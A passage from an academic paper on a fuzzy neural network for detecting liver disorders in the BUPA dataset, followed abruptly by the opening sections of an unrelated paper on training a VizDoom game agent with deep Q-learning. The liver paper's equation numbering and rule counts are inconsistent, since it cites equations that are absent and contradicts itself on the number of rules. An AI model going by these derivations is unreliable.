In [13], Wu Qiu et al. (2011) utilized fuzzy procedure for image improvement by utilizing spatial domain and frequency space strategies. Alexandra Branzan Albu et al. (2002) [14] depicts a procedure that segments 2D dimensional liver tumors MR images for extracting the focused tumor with high reliability and accuracy. Katia Passera et al. (2013) [15] utilized radio frequency removal; hepatitis non-surgical treatment that set forward a reasonable framework for giving a more target for evaluating RFA scope. Kwang-Baek Kim et al. (2008) [16] presented a technique utilizing region based coding of images of liver malignancy encircled via computed tomography examination. Masayuki Matsuo et al. (2004) [17] set up an investigation which look at the perceptibility of malignancy in heptatic tumors on ferumoxides upgraded MRI utilizing five gradient-recalled echo groupings at various TEs. In [18], K. Mala et al. (2005) built up a framework for segmentation of tumor to create the necessary foundation for discovery. Here, textual features bi-orthogonal wavelet were separated for the training of the PNN for the liver tumor classification as cholangio carcinoma, hemagioma, hepatocellular belly and hepatocellular carcinoma with better execution backing the medical specialists and radiologists amid their medicinal prescription. In [19], Robin Martin, et al. (2004), actualized semi-automatic technique in light of region-growing to separate the liver part.

The BUPA dataset is made up of 345 rows and 7columns where each row represents a record of a male being. The initial 5 attributes (x_1-x_5) represents integer valued corresponding to the results of different blood tests used for diagnosis of liver disorderliness induced by alcoholic intake. The 6th attribute, x_6, represent real value corresponding to the quantity of alcoholic drinks consumed by the male being per day (self-reported). In the dataset, the last column x_7 represents binary. Note that x_7 is never meant to be seeing as either presence or absence of a liver disorder as claimed/stated by several researchers that implored the BUPA dataset. Rather, it is practically meant to divide the dataset into training and testing subsets [20]. It should be noted that x_7 was created and not collected. There are 145 rows with $x_7 = 1$ and 200 rows with $x_7 = 2$. As mentioned, in the Liver dataset, x_6 is a dependent variable representing number of drinks while x_7 is a selector meant to divide the data into training and testing subsets. Unfortunately, many authors interpreted x_6 as an independent variable and x_7 as the target for classification. In most of the instances, the authors explicitly presented x_7 as the presence or absence of a liver disorder which is absolutely wrong, as discovered by the original donor of the dataset; Richard S Forsyth in [20].

Based on the above misconception, Richard S Forsyth in [20] issued four actions for researchers intending to utilize the BUPA dataset. In this paper, we explored the second action for the implementation of the liver disorder detection problem.

To correct the above stated misconception, in our study, we discarded column 7 (x_7) and further implored a procedure that set a threshold on column 6 (x_6). At first, we dichotomized at: $x_6 \geq 3 = 1$ (implying high content of alcoholic drinks in the body system which could possibly result to liver disorder). Also, we set the threshold to $x_6 < 3 = 0$ (indicating low or no alcoholic drinks content in the body system hence, healthy liver) as it was done in [21]. We explored the same procedure in our second experiment (experiment 2) by dichotomizing x_6 using the relation: $x_6 > 5$ as it was mentioned [20].

The paper is organized as follows. Section 2 briefly describes methodologies used for detection of liver disorder. Section 3 presents proposed fuzzy neural networks model used for the liver disorder's detection, where the gradient descent algorithm used for learning of FNN is described. Section 4 presents experimental results obtained from the simulation. Section 5 gives conclusions of the paper.

II. Methodology

In this study, we used pattern classification type dataset taken from UCI repository. The dataset comprises of 345 records where a record consists of six variables. The first five variables represents inputs while the last (6th) attribute represent the classes (0 represent healthy cell and 1 represent high content of alcoholic drinks in the body system that could possibly result to liver disorder) as explicitly discussed above. The initial five attributes represents blood tests corresponding to the degree of sensitivity of liver disorders as a result of high consumption of alcohol. Basically, these attributes denotes the alkaline phosphotase (alkphos), alamine aminotransferase (sgpt), mean corpuscular volume (mcv), gamma-glutamyl transpeptidase (gammagt) and aspartate aminotransferase (sgot). The sixth variable denotes the number of half-point equivalents of alcoholic beverages consumed per day.

Creating systematic algorithmic models encompasses many steps. The first step is data preprocessing; an essential phase of data mining. This filters and makes data ready for operations. Analyzing unfiltered data can generate inappropriate model or misleading results. Hence, the representation and quality of data is first and foremost before further analysis and classification. Here, for high performance accuracy to be obtained, the dataset were normalized/rescaled to the range of (0, 1). The second step as featured in this paper is feeding the processed data onto the classifier; FNS models. At this point, the training of the network is implemented using 10 fold cross validation. In this approach the original dataset is arbitrarily parceled into 10 subsets. Here, one subsample is held for validation and utilized for testing the FNS classifier and the other 9 subsets are utilized for the training phase. Amid training, every one of the 10 subsets is utilized precisely once for validation purposes. Hence the cross-validation process is iterated 10 times. Then all 10 outcomes resulting from the experiment are averaged in order to estimate the learning iteration. Conclusively our FNS algorithm classifies the entire data set into two classes; healthy cell and disordered cell. Fig. 3 presents the structure of our proposed algorithm.

In this study, we explored FSN rule and knowledge based system using Takagi-Sugeno-Kang (TSK) type fuzzy rules. FNS focuses on knowledge base, which is made up of the if-then fuzzy rules. Here, it is noted that the if-then expression is simply the if-then fuzzy rules which are specified by a continuous membership function as seen in [22]-[25]. In this section, the design stages of FNS are described and studied.



Fig. 3. Flow chart of the methodology.

III. Proposed Algorithm

Hence, this research work presents a fuzzy neural network capable of detecting liver disorderliness using a data set taken from UCI repository. Fuzzy logic proposed by L. A. Zadeh [26] resembles human reasoning process. They are widely used to solve different problems, such as control, classification, prediction, identification, etc. Fuzzy logic is an easy and convenient approach for mapping an input dimensional space to an output dimensional space which is practically executed using if-then rules that have an antecedent and consequent parts. The antecedent part includes input variables. Consequent part includes output variables of the system. Mapping inputs to their corresponding outputs is a basic function of pattern recognition system where the inputs represent the patterns and outputs are the classes. In a fuzzy rule base, values of attributes are basically described by fuzzy values or linguistic terms. Each fuzzy value is characterized by a membership function. Basically, we use the membership functions to quantifying linguistic terms. The design of fuzzy system includes the precise construction of the consequent and the antecedent sections of the rules.

One of the effective technologies for construction of the if-then rules is NNs. This is because the NNs have self-learning characteristics and generalization abilities, the parallelism of computation, nonlinear mapping and vitality. The self-learning capability allows the increase the neural networks performance accuracy based system. Here, fuzzy logic works by reducing the data complexity as well as handle imprecision and uncertainty. In order to design a system with fast learning capability that can describe nonlinear systems characterized with uncertainties, we combined fuzzy logic and neural networks. Here these two approaches are integrated basically to construct a fuzzy neural system (FNS) to solve pattern classification problem.

The BUPA data set represent input signals of the FNS based classifier. The classifier based on the above features classifies the patterns into the healthy cell and disordered cell. The fuzzy neural systems (FNS) realize the fuzzy reasoning process through the structure of neural networks. The design of FNS includes the generation of the proper rules having the IF-THEN form. Apparently, it is necessary to determine the accurate description of the consequent and the premise sections of the fuzzy IF-THEN rules for the classifier using the training capability of NN [27], [28]. This is obtained through evaluation of the error response of the designed classification system. Mamdani [29] and Takagi-Sugeno-Kanag type fuzzy rules [30] are basically utilized for designing the fuzzy systems. In the paper the second type-TSK fuzzy rules are used for system design. TSK fuzzy rules include fuzzy antecedent and crisp consequent parts. These fuzzy systems approximate nonlinear systems with linear ones and having the form shown below:

If x_1 *is* A_{11} *and* x_2 *is* A_{21} *and … and* x_m *is* A_{m1} *Then*

$$y_1 = b_1 + \sum_{i=1}^{m} a_{i1} x_i$$

If x_1 *is* A_{12} *and* x_2 *is* A_{22} *and … and* x_m *is* A_{m2} *Then*

$$y_2 = b_2 + \sum_{i=1}^{m} a_{i2} x_i \quad (1)$$

If x_1 *is* A_{1n} *and* x_2 *is* A_{2n} *and … and* x_m *is* A_{mn} *Then*

$$y_n = b_n + \sum_{i=1}^{m} a_{in} x_i$$

Here input and output signals of the system are represented as x_i and y_j respectively, the number of input signals is represented as $i=1,...,m$, while the number of rules is represented as $j=1…r$. A_{ij} denote input fuzzy sets, while b_j and a_{ij} represents the coefficients. FNS structure utilized for the classification of liver disorders is depicted in Fig. 4. The FNS consists of six layers. Here, x_i $(i=1,…,m)$ input signals are distributed in the first layer. In the second layer, the membership functions that describe the linguistic terms are incorporated. This section calculates, the membership degree to which input value belongs in fuzzy set and for each input signal entering the system. We use Gaussian membership function to describe linguistic terms [31].

From the above, we have:

$$\mu 1_j(x_i) = e^{-\frac{(x_i - c_{ij})^2}{\sigma_{ij}^2}}, \; i=1...m, j=1...r \quad (2)$$

Where number of input signals is denoted by m, and the number of fuzzy rules is represented by r (hidden neurons in the third layer). The centre and width of the Gaussian membership functions are denoted as c_{ij} and σ_{ij} respectively. And finally, the membership function of i-th input variable for j-th term is represented by $\mu 1_j(x_i)$ as shown in [28], [31], [32].

The rules are incorporated in the third layer hence termed the rule layer where number of rules equals the number of nodes. Here, the rules are denoted by $R_1, R_2, …, R_r$. To calculate the output signals of this layer, we explored the t-norm min (AND) operation given as:

$$\mu_j(x) = \prod_i \mu 1_j(x_i), \; i=1,..,m, j=1,... \quad (3)$$

Where the min operation is denoted by Π.

Fifth layer input signals are represented as $\mu_j(x)$ signals. The consequent layer is the fourth layer and this layer comprises the n linear systems where we determined the rules output values.

$$y1_j = b_j + \sum_{i=1}^{m} a_{ij} x_i \quad (4)$$

To calculate the j-th node output, we multiplied the third layer output signals $\mu_j(x)$ by the fourth layer output signals. Thus:

$$y_j = \mu_j(x) y1_j$$

We calculate the FNS output signals in the sixth layer using:

$$u_k = \frac{\sum_{j=1}^{r} w_{jk} y_j}{\sum_{j=1}^{r} \mu_j(x)} \quad (5)$$

Where u_k represents the FNSs output signals, ($k=1,..,n$). The training of the parameters of the network begins after the output signal is calculated.



Fig. 4. Topology of the proposed FNS.

A. Parameter Learning

Initially, the parameters of the FNS are generated randomly. These parameters are the membership functions parameters described in (2) of the fuzzy rules (1) in the second layer of Fig. 4 and the parameters of the linear functions of (4) in fourth and fifth layers. To design FNS classifier, the training of the membership functions parameters $c_{ij}(t)$ and $\sigma_{ij}(t)$ (i=1,..,m, j=1,..,r) in the premise part and parameter values of the $w_{jk}(t)$, $a_{ij}(t)$, $b_j(t)$ (i=1,..,m, j=1,..,r, k=1,..,n) in consequent part is carried out [28, 31]. In the paper, we applied fuzzy clustering and gradient algorithms for the update of FNS parameters [33]. Fuzzy c-means clustering is applied to find parameters of antecedent part; membership functions parameters. After clustering the training of parameters is performed using gradient descent learning algorithm with adaptive learning rate. The use of adaptive learning rate speeds up the learning and guarantees the convergence. Also, the momentum is used to additionally speed-up the learning processes. During learning on the network output, the error cost function value is determined thus:

$$E = \frac{1}{2}\sum_{k=1}^{n}(u_k^d - u_k)^2 \qquad (6)$$

The number of the network output signals is denoted by n, u_k^d and u_k are desired and current network output values (k=1,..,n), respectively. Parameters $w_{jk}, \mathrm{a}_{ij}, \mathrm{b}_j$, ($i$=1,..,$m$, j=1,..,r, k=1,..,n) of network and membership function parameters c_{ij} and σ_{ij} (i=1,..,m, j=1,..,r) of FNS structure are modified and adjusted using the following formula as seen in [28], [32]-[35]:

$$\begin{aligned}
w_{jk}(t+1) &= w_{jk}(t) - \gamma\frac{\partial E}{\partial w_{jk}} + \lambda(w_{jk}(t) - w_{jk}(t-1));\\
\mathrm{a}_{ij}(t+1) &= \mathrm{a}_{ij}(t) - \gamma\frac{\partial E}{\partial \mathrm{a}_{ij}} + \lambda(\mathrm{a}_{ij}(t) - \mathrm{a}_{ij}(t-1));\\
b_j(t+1) &= b_j(t) - \gamma\frac{\partial E}{\partial b_j} + \lambda(b_j(t) - b_j(t-1));\\
\mathrm{c}_{ij}(t+1) &= \mathrm{c}_{ij}(t) - \gamma\frac{\partial E}{\partial \mathrm{c}_{ij}} + \lambda(c_{ij}(t) - c_{ij}(t-1));\\
\sigma_{ij}(t+1) &= \sigma_{ij}(t) - \gamma\frac{\partial E}{\partial \sigma_{ij}} + \lambda(\sigma_{ij}(t) - \sigma_{ij}(t-1));\\
i &= 1,\ldots,n;\;\; j = 1,\ldots,r;\;\; k = 1,\ldots,n.
\end{aligned} \qquad (7)$$

With i=1,…,m; j=1,…,r; k=1,…,n.

Here m represents the input signals number and the number of fuzzy rules is denoted by r, γ and λ represents learning and momentum rates, respectively.

Derivative in (7) as depicted in [28] is computed as:

$$\begin{aligned}
\frac{\partial E}{\partial w_{jk}} &= (u_k(t) - u_k^d(t))\cdot y1_j \Big/ \sum_{j=1}^{n}\mu_j\,,\\
\frac{\partial E}{\partial a_{ij}} &= \sum_k (u_k(t) - u_k^d(t))\cdot w_{kj}\mu_j x_i \Big/ \sum_{j=1}^{n}\mu_j\,,\\
\frac{\partial E}{\partial b_j} &= \sum_k (u_k(t) - u_k^d(t))\cdot w_{kj}\mu_j \Big/ \sum_{j=1}^{n}\mu_j\,,\\
&\text{here}\;\; i = 1,..,\mathrm{m},\;\; j = 1,..,\mathrm{r},\;\; \mathrm{k} = 1,...,\mathrm{n}.
\end{aligned} \qquad (12)$$

Using (13) and (14), we determined the derivatives in (11) thus:

$$\frac{\partial E}{\partial c_{ij}} = \sum_k (u_k(t) - u_k^d(t))\frac{y_j - u_k}{\sum_{j=1}^{n}\mu_j}\mu_j(x_i)\frac{2(x_i - c_{ij})}{\sigma_{ij}^2} \qquad (13)$$

$$\frac{\partial E}{\partial \sigma_{ij}} = \sum_k (u_k(t) - u_k^d(t))\frac{y_j - u_k}{\sum_{j=1}^{n}\mu_j}\mu_j(x_i)\frac{2(x_i - c_{ij})^2}{\sigma_{ij}^3} \qquad (14)$$

Here i=1,..,m, j=1,..,r, k=1,..,n. Using equations (8-12), derivatives in (7) are determined and the FNS parameters correction was performed.

B. Experimental Result Analysis

The structure of the FNS classification model is designed using 5 inputs and 2 output neurons. If we use traditional neuro-fuzzy structure as seen in [27], for 5 inputs and 2 cluster centers, pow(2,5) = 32 rules is generated. Here using all possible combinations of inputs and cluster centers the rules is designed, leading to the design of larger number of rules. In contrast to these researches, in the paper, the number of rules is selected according to the clustering results, equal to cluster centers. At first, the FNS based classifier shown in Fig. 4 is trained using back propagation learning algorithm and is utilized to classify the BUPA dataset. The number of inputs is five and the number of outputs is two; 0 represent healthy cell and 1 represent disordered cell. During simulation, different numbers of rules are used. The number of rules in FNS guarantees significant training while minimally keeping the time expense. After processing the maximum and minimum values of each used feature, both classes are accurately mapped or calculated [36]-[39]. During this learning stage, initial arbitrary values of weights are randomly initialized to values between 0 and 1. The learning and momentum rates were set through different investigations keeping in mind the end goal; attaining the required minimum error value.

Here, we set the learning rate and the momentum coefficient to 0.01 and 0.002 respectively. With the implementation of (6), we were able to obtain RMSEs of 0.21 and 0.59 in experiment 1 and experiment 2, respectively.



Fig. 5. RMSE curve.

TABLE I. FNSs PERFORMANCE

Network data	**Experiment 1 ($x_6 \geq 3$)**	**Experiment 2 ($x_6 > 5$)**
Feature vectors(model inputs)	5	5
Number of fuzzy rules	32	32
Learning rate (η)	0.01	0.01
Momentum rate (α)	0.002	0.002
Epochs	1000	1000
Training time (secs)	39	43
RMSE	0.215	0.59
Recognition rate (%)	97.39	72

The training of the FNSs based classifier were performed using gradient descent learning algorithm. As earlier discussed, the 10 fold cross validation method was utilized. Table I and Fig. 5 shows the results of the two experiments and RMSE plot of experiment 1, respectively. It is seen that the system learned well as the error tend to decrease after each epoch or iteration. The networks were able to reach RMSEs of 0.215 and 0.59 in experiment 1 and 2, respectively, which are good enough as applauded by a radiologist at the prestigious Near East University hospital. Moreover, it should be noted that the time taken for the FNSs (experiment 1 and 2) to learn and achieve the minimum square errors are 39 and 43 seconds, respectively.

IV. Conclusion

In this study, we present a fuzzy neural system with very high potentials to detecting liver disorders. The algorithm is capable of simulating human knowledge and experience from complex decision makings using approximate information and in environments with uncertainty. The explored FNS approach operates in accordance with particular characteristics for detecting liver disorders. From the input data, detection is categorized as very low, low, median, and high. Regarding the obtained results from the two experiments, total accuracies of 97.39% and 72% were obtained. It is glaring that experiment 1 outperformed experiment 2 with 25.39% margin. Comparison of these results with researches by other researchers exploring different machine learning approaches on the same data set show that our proposed algorithm is of high esteem and could be recommended for radiologists for proper diagnosis and treatment of liver disorderliness. Furthermore, we are of no claim that our proposed system has the best performance ever. To improve on the performance, future contributions to this problem would feature the repetition of the experiment using recent textual/image dataset of liver on other machine learning techniques such as autoencoders, stacked autoencoders and other deep learning techniques to obtaining more optimal results.

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Training an Agent for FPS Doom Game using Visual Reinforcement Learning and VizDoom

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***Abstract*—Because of the recent success and advancements in deep mind technologies, it is now used to train agents using deep learning for first-person shooter games that are often outperforming human players by means of only screen raw pixels to create their decisions. A visual Doom AI Competition is organized each year on two different tracks: limited death-match on a known map and a full death-match on an unknown map for evaluating AI agents, because computer games are the best test-beds for testing and evaluating different AI techniques and approaches. The competition is ranked based on the number of frags each agent achieves. In this paper, training a competitive agent for playing Doom's (FPS Game) basic scenario(s) in a semi-realistic 3D world 'VizDoom' using the combination of convolutional Deep learning and Q-learning by considering only the screen raw pixels in order to exhibit agent's usefulness in Doom is proposed. Experimental results show that the trained agent outperforms average human player and inbuilt game agents in basic scenario(s) where only move left, right and shoot actions are allowed.**

Keywords—Visual reinforcement learning; Deep Q-learning; FPS; CNN; computational intelligence; Game-AI; VizDoom; agent; bot; DOOM

I. INTRODUCTION

Doom is an FPS (First person shooter) game developed by Id-software. Its first installment was released on December 10, 1993, for the platform of 'DOS' and its second installment 'Doom II: Hell on Earth' was released in the following year (1994) for Microsoft Windows, play-station, and Xbox-360. Its third installment Doom-3 was released for Microsoft Windows on August 3, 2004, which was later adapted for Linux and MacOSX. Also, later on, 'Vicarious Visions' ported the game to the Xbox and released it on April 3, 2005. Now the very recent and latest installment is 'DOOM' developed by id-software and published by 'Bethesda Softworks'. It was released worldwide on Microsoft Windows, play-station 4 and X box-one as well on May 13, 2016. A common screen of the Doom game is shown in Fig. 1.

These days the research community is very active in research on 'Doom' for being a hot area of research using techniques like deep reinforcement learning or visual reinforcement learning. Besides, different Doom-based research platforms like 'VizDoom', 'CocoDoom' and 'ResearchDoom' [1] is developed for implementing deep learning techniques or methods. In the same way, every year different visual Doom AI competitions are organized where the agents (bots) are confirmed to exhibit human-like actions and to show that visual reinforcement learning in 3D FPS game environments is feasible.

Fig. 1. A typical Doom Game screen.

Like other domains, the deep learning has become well-known in computer video games as well, in showing improved performance than conventional approaches in managing high dimensional records such as bulky visual inputs [2]. Also, playing games in artificial intelligence (AI) has often been used as methods for benchmarking agents [3]-[6]. So, because of such reasons it was thought to propose deep learning with Q-learning in training the agent using the Doom-based research platform 'VizDoom', similar to the approach proposed in [7] but unlike in learning method (parameters) and the environment used for the experiments because the proposed agent's learning parameters, experimental environment, total learning and testing lasting time, and partial settings are different (see Section III) which is a part of the contribution to this paper. Further, in comparison to the total reward achieved by the authors agent, the proposed agent's total score is higher and always positive in numbers, also, initially the training reward of the author's agent is negative in numbers where the proposed agent training percentage is always positive in numbers. Besides, the proposed neural network architecture is also different than the one proposed by the authors. In order to introduce and explain the proposed work further in detail, this paper is organized into different sections. Section II presents related work, Section III describes the proposed method and experimental work and Section IV shows the results. Finally, Section V concludes the paper with the future work.

II. Related Work

The initial implementations of reinforcement learning based on visual inputs were performed in [8] and [9] in which the robots football-playing skills were developed. But since the availability of VizDoom for research community there are many other contemporary works on training a ‘Doom AI’ based agents using the VizDoom platform that includes the efforts in [10] where the authors presented CLYDE: a deep reinforcement learning Doom playing agent, participated in Visual Doom AI Competition held at the IEEE Conference on Computational Intelligence and Games 2016 where CLYDE competed with 8 other agents and managed to achieve 3rd place. Table I shows the CLYDE performance and results of the Visual Doom AI Competition 2016. Considering its relative simplicity and the fact that the authors deliberately avoided a high level of customization to keep the algorithm generic, it performed very well in a partially observable multi-agent 3D environment using Deep reinforcement learning techniques that have already been traditionally applied before in fully observable 2D environments. The CLYDE architecture is shown in Fig. 2 for further observations.

Similar to CLYDE, another agent called Arnold: a comprehensive and an independent agent for playing FPS games by means of screen raw pixels that exhibited the usefulness of Doom is presented in [11]. Arnold was trained using deep reinforcement learning by means of an ‘Action-Navigation’ structure that practices a distinct deep neural network for discovering the map and confronting the adversaries. The agent also utilized systems such as amplifying high level game characteristics, reward shaping and progressive updates for effective training and real performance where later Arnold outperformed typical human players and inbuilt game agents on different variation of death-match by obtaining the premier kill-to-death ratio in both tracks of the visual Doom AI Competition and was declared 2nd according to the number of frags. Table II shows the Arnold performance and results of the Visual Doom AI Competition 2016.

TABLE I. CLYDE Performance in Terms of a Total Number of Frags in Comparison with Other Bots in the Visual Doom AI Competition 2016

Place	Bot	Total Frags
1	F1	559
2	Arnold	413
3	CLYDE	393
4	TUHO	312
5	5Vision	142
6	ColbyMules	131
7	Abyssll	118
8	WallDestroyerXxx	-130
9	Ivomi	-578

TABLE II. Performance of Arnold On Both Tracks in Comparison with Other Bots in the Visual Doom-AI Competition [11]

	Limited DeathMatch		Full Deathmatch	
Agent Name	**No. of Frags**	**K/D Ratio**	**No. of Frags**	**K/D Ratio**
5Vision	142	0.41	12	0.20
AbyssII	118	0.40	-	-
Arnold	413	**2.45**	164	**33.40**
CLYDE	393	0.94	-	-
ColbyMules	131	0.43	18	0.20
F1	**559**	1.45	-	-
IntelAct	-	-	**256**	3.58
Ivomi	-578	0.18	-2	0.09
TUHO	312	0.91	51	0.95
WallDestroyerXxx	-130	0.04	-9	0.01



Fig. 2. An architecture of the agent CLYDE



Fig. 3. The basic framework of Actor-critic model [13].

Similarly, a more related work to the proposed approach is performed in [12] where agents are trained for two different scenarios: a simple basic and a complex navigation maze problem using convolutional deep neural networks with Q-learning and experience replay. Where the trained agents were able to exhibit human-like behaviors.

A framework is proposed in [13] for training vision-based agents using deep learning and curriculum learning for FPS games that won the Track 1 by 35% higher score than the second place holding agent in 'VizDoom' AI competition 2016 on a known map. The framework combines the state-of-the-art reinforcement learning approach A3C model with curriculum learning. The model is simpler in design and uses game stats from AI only rather than using opponents' information [14]. The basic framework of the Actor-critic model is shown in Fig. 3 for understanding and further observations.

A. *Deep Reinforcement Learning*

The commonly applied techniques for learning agents or bots are deep reinforcement learning techniques that are logical and efficient in decision making. A similar deep reinforcement learning technique is employed in [15] for learning agents that can make generic and interactive decision making and whose mathematical framework is based on Markov Decision Processes (MDPs). An MDP is a tuple of different fields like (S, A, P, R, γ) where 'S' is the set of different states, 'A' is the set of different actions the agent can make at each time step t, 'P' is the transitional probability of moving from one state (s) to another state ($\acute{s}$) making an action (a), 'R' is the reward function representing that signal which the agent receives after doing different actions and changing states, and 'γ' is the discount factor. As usual, the goal of the reinforcement learning is to learn a policy π: s→a that maximizes the overall expected discounted average reward over the agent run. A commonly used technique to learn such a policy is to learn the 'action value function' Q^{π}(s, a) iteratively. So as to gradually approximate the expected reward in a model-free fashion. The employed augmented framework is shown below in Fig. 4 that consistently learns better.

